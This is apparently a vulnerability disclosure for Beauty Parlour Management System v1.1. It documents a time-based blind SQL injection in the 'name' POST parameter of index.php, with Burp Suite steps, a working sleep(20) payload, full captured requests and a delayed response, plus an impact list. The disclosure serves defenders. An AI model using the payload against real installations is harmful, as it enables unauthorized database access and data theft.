SQL Injection in was found in “Beauty-Parlour-Management-System/bpms/index.php” in Project in PHP v1.1 allows remote attackers to execute arbitrary code via “name” POST request parameter.

- **Official Website URL**

  https://repo.freeprojectscodes.com/?wpdmpro=download-beauty-parlor-management-system-source-code

- **Affected Product Name: -** Beauty Parlour Management System


Affected Vendor	Source code and project
Affected Code File	Beauty-Parlour-Management-System/bpms/index.php
Affected Parameter	name
Method	POST
Type	Time-based blind
Version	V1.1

Vulnerability Overview

The vulnerability allows remote attackers to exploit the “name” parameter in Beauty Parlour Management System Project v1.1 to execute arbitrary SQL commands. By injecting time-delay payloads, attackers can determine the presence of a SQL Injection flaw by observing server response delays, confirming successful execution of SQL commands.

Steps to Reproduce:

1. **Access the URL**
   http://localhost/Beauty-Parlour-Management-System/bpms/index.php for Make an Appointment


localhost/Beauty-Parlour-Management-System/bpms/index.php
Beauty Parlour & Saloon Management System
HOME
SERVICES
ABOUT
CONTACT
ADMIN

RESERVATION

Make an Appointment

RATS

ADMIN@GMAIL.COM

LAYER HAIRCUT (MEN)


1/31/2025

1:30AM

7873793453

2. Intercept the Request:

- Enable Burp Suite and set up the browser to route traffic through it.




Request to http://localhost:80 [127.0.0.1]

```
POST /Beauty-Parlour-Management-System/bpms/index.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 145
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/Beauty-Parlour-Management-System/bpms/index.php
Cookie: rex_user_594acbe816f93494dace021ae9b220af0dd76853=EmYuWSjCBPIUrwxloRn0CnhEYq6aHV1vfU%2FIj3dCRgOIdJ3zIJG8VzXCblDuIQj%2BjwQ9md3CGkEJLirp0OUB5w%3D%3D;
wire_challenge=1MRipe7Fu%2FKaIgR3xdzonwyKagKhpZIN; cookieconsent_dismissed=yes; xoops_user_6790e9f1=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1aWQiOjEsImV4cCI6MTc0MDMwMTk4Nn0.AQXuYpgVVur8fS6B5wbmO-2rEoBZDGleb53z6s9-EV0; ui_session=
2986ad8c0a5b3df4d7028d5f3c06e936c67a1ce43807920df92684651a768fd676fa956e1981a3351d3617ee3187e7dd9a91a834d2c4c06a4c4a39d4357588934; grav-admin-flexpages=
eyJmaWx0ZXJzIjp7fX0%3D; grav-tabs-state={%22tab-flex-pages-e838602f51515c83bca06a8ae758ce52%22:%22data.security%22}; admin_auth=
eyJpdiI6Im90a2oyWWNXdVFuT2NMK0tBOTdSdEE9PSIsInZhbHVlIjoiR0dQcTROU291Mm1yb0UvUjJ2L0pYRi9TenIxMGlVOFNnZmRlaGd5c0IwT2pORUx4VFV0YkZJT3RSYkp5M3cwU0p6aFQ0WEhFWDRqU3
dwSDdWbVpBQWdsZTBjbmJ6RWRnME4rdk8rQ0xIS1Vna0xlaXpsQ1lITVZmYkNlcVlhWkw1Ly92K2JDTWRPMnpoVlRsd1BMMzZ3PT0iLCJtYWMiOiI5NjhmMTAwMzMzODliZDQ5ZjE0ZWJiZThmMGVjMjdmNDdj
ZmU3NjdlMDM0OTliYjM3N2EzMjMwN2NiMmI5ZGM2IiwidGFnIjoiIn0%3D; xoadmstyle=silver; SESS31b3aee8377692ae3f36f0cf7fe0e752=
i9ekzOeZIZKV0R3ojHNqBBJLNJG6Dl990SrQ299bRCk; PHPSESSID=t78r2rtrm0prs3vqhlor2dulgt
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
DNT: 1
Sec-GPC: 1
Priority: u=0, i

name=Rats&email=admin%40gmail.com&services=Layer+Haircut+%28Men%29&adate=1%2F31%2F2025&atime=1%3A30am&phone=7873793453&submit=Make+an+Appointment
```

3. **Modify the Parameter:**

   • Send the request to the Burp Suite Repeater and modify the "**name**" parameter with the following payload: (**'%2b(select*from(select(sleep(20)))a)%2b'**)




```
POST /Beauty-Parlour-Management-System/bpms/index.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 145
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/Beauty-Parlour-Management-System/bpms/index.php
Cookie: rex_user_594acbe816f93494dace021ae9b220af0dd76853=
EmYuWSjCBPIUrwxloRn0CnhEYq6aHVlvfU%2FIj3dCRgOIdJ3zIJG8VzXCblDuIQj%2BjwQ9md3CGkEJLirp0OUB5w%3D%3D; wire_challenge=
1MRipe7Fu%2FKaIgR3xdzonwyKagKhpZIN; cookieconsent_dismissed=yes; xoops_user_6790e9f1=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlaWQiOjEsImV4cCI6MTc0MDMwMTk4Nn0.AQXuYpgVVur8fS6B5wbmO-2rEoBZDGleb53z6s9-EV0; ui_session=
2986ad8c0a5b3df4d7028d5f3c06e936c67a1ce43807920df92684651a768fd676fa956e1981a3351d3617ee3187e7dd9a91a834d2c4c06a4c4a39d4357588934;
grav-admin-flexpages=eyJmaWx0ZXJzIjp7fX0%3D; grav-tabs-state={%22tab-flex-pages-e838602f51515c83bca06a8ae758ce52%22:%22data.security%22};
admin_auth=
eyJpdiI6Im90a2oyWWNXdVFuT2NMK0tBOTdSdEE9PSIsInZhbHVlIjoiR0dQcTROU291Mm1ybOUvUjJ2L0pYRi9TenIxMGlVOFNnZmRlaGd5c0IwT2pORUx4VFV0YkZJT3RSYkp5M3cwU0p
6aFQ0WEhFWDRqU3dwSDdWbVpBQWdsZTBjbmJ6RWRnME4rdk8rQ0xIS1VnaOxlaXpsQllITVZmYkNlcVlhWkw1Ly92K2JDTWRPMnpoVlRsd1BMMzZ3PT0iLCJtYWMiOiI5NjhmMTAwMzMzOD
liZDQ5ZjE0ZWJiZThmMGVjMjdmNDdjZmU3NjdlMDM0OTliYjM3N2EzMjMwN2NiMmI5ZGM2IiwidGFnIjoiIn0%3D; xoadmstyle=silver;
SESS31b3aee8377692ae3f36f0cf7fe0e752=i9ekzOeZIZKV0R3ojHNqBBJLNJG6D1990SrQ299bRCk; PHPSESSID=t78r2rtrm0prs3vqhlor2dulgt
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
DNT: 1
Sec-GPC: 1
Priority: u=0, i

name=Rats'+(select*from(select(sleep(20)))a)+'&email=admin%40gmail.com&services=Layer+Haircut+%28Men%29&adate=1%2F31%2F2025&atime=1%3A30am&
phone=7873793453&submit=Make+an+Appointment
```

4. **Send the Modified Request:**

   • Forward the modified request in the Burp Suite Repeater.

   • Observe the delay in the response time.

   • The server will delay its response by 20 seconds, confirming the successful execution of the SLEEP () function, indicating a time-based SQL injection vulnerability.



```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 186
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/Beauty-Parlour-Management-System/bpms/index.php
Cookie: rex_user_594acbe816f93494dace021ae9b220af0dd76853=
EmYuWSjCBPIUrwxloRn0CnhEYq6aHVlvfU%2FIj3dCRgOIdJ3zIJG8VzXCblDuIQj%2BjwQ9md3CGkEJLirp0OUB5w
%3D%3D; wire_challenge=1MRipe7Fu%2FKaIgR3xdzonwyKagKhpZIN; cookieconsent_dismissed=yes;
xoops_user_6790e9f1=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlaWQiOjEsImV4cCI6MTc0MDMwMTk4Nn0.AQXuYpgVVur8fS6B5
wbmO-2rEoBZDGleb53z6s9-EV0; ui_session=
2986ad8c0a5b3df4d7028d5f3c06e936c67a1ce43807920df92684651a768fd676fa956e1981a3351d3617ee31
87e7dd9a91a834d2c4c06a4c4a39d4357588934; grav-admin-flexpages=eyJmaWx0ZXJzIjp7fX0%3D;
grav-tabs-state=
{%22tab-flex-pages-e838602f51515c83bca06a8ae758ce52%22:%22data.security%22}; admin_auth=
eyJpdiI6Im90a2oyWWNXdVFuT2NMK0tBOTdSdEE9PSIsInZhbHVlIjoiR0dQcTROU291Mmlyb0UvUjJ2L0pYRi9Ten
IxMGlVOFNnZmRlaGd5c0IwT2pORUx4VFV0YkZJT3RSYkp5M3cwU0p6aFQ0WEhFWDRqU3dwSDdWbVpBQWdsZTBjbmJ6
RWRnME4rdk8rQ0xIS1Vna0xlaXpsQ1lITVZmYkNlcVlhWkw1Ly92K2JDTWRPMnpoVlRsd1BMMzZ3PT0iLCJtYWMiOi
I5NjhmMTAwMzMzODliZDQ5ZjE0ZWJiZThmMGVjMjdmNDdjZmU3NjdlMDM0OTliYjM3N2EzMjMwN2NiMmI5ZGM2Iiwi
dGFnIjoiIn0%3D; xoadmstyle=silver; SESS31b3aee8377692ae3f36f0cf7fe0e752=
i9ekzOeZIZKV0R3ojHNqBBJLNJG6D1990SrQ299bRCk; PHPSESSID=t78r2rtrm0prs3vqhlor2dulgt
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
DNT: 1
Sec-GPC: 1
Priority: u=0, i

name=Rats'%2b(select*from(select(sleep(20)))a)%2b'&email=admin%40gmail.com&services=
Layer+Haircut+%28Men%29&adate=1%2F31%2F2025&atime=1%3A30am&phone=7873793453&submit=
```

```
HTTP/1.1 200 OK
Date: Fri, 31 Jan 2025 12:02:00 GMT
Server: Apache/2.4.62 (Win64) PHP/8.3.14 mod_fcgid/2.3.10-dev
X-Powered-By: PHP/8.3.14
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Content-Length: 12104

<script>
  window.location.href='thank-you.php'
</script>
<!DOCTYPE html>
<html lang="en">
  <head>
    <title>
      BPMS||Home Page
    </title>

    <link href="
    https://fonts.googleapis.com/css?family=Work+Sans:100,200
    ,300,400,500,600,700,800,900" rel="stylesheet">
    <link href="
    https://fonts.googleapis.com/css?family=Pacifico" rel="
    stylesheet">
    <link href="
    https://fonts.googleapis.com/css?family=Playfair+Display:
    400,400i,700,700i,900,900i" rel="stylesheet">

    <link rel="stylesheet" href="
    css/open-iconic-bootstrap.min.css">
```

12,478 bytes | 20,025 millis

Impact

- ➢ Data Theft: Unauthorized access to sensitive user or system data in the database.
- ➢ Data Manipulation: Modification or erasure of data, which destroys the integrity of data.
- ➢ Credential Exposure: Exploitation to obtain usernames, passwords, or other authentication details.
- ➢ Server Compromise: Use of database queries for exploitation of underlying server systems or gaining shell access.
- ➢ Reconnaissance: Enumeration of the database structure, such as tables, columns, and schemas, for further exploitation.
- ➢ Financial Loss: Service denial, and possibly monetary losses to the production environment
- ➢ Loss of Reputation: Potential for loss of trust among users to either data breach or disruption in services.

Recommended Mitigations:

SQL Injection Prevention - OWASP Cheat Sheet Series